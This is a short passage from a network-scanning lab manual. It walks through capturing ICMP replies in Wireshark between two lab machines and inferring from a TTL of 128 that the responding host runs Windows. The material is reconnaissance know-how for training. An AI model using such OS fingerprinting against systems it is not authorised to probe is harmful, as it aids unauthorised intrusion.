


- Choose any packet of the ICMP reply from the **Windows Server 2022 (10.10.1.22)** to **Windows 11 (10.10.1.11)** machines and expand the **Internet Protocol Version 4** node in the **Packet Details** pane.
- The TTL value is recorded as **128**, which means that the ICMP reply possibly came from a Windows-based machine.


Module 03 – Scanning Networks



9. Now, stop the capture in the **Wireshark** window by clicking on the **Stop** button from the toolbar.




- Now, click the **Start capturing packets** button from the toolbar. If an **Unsaved packets...** pop-up appears, click **Continue without Saving**.

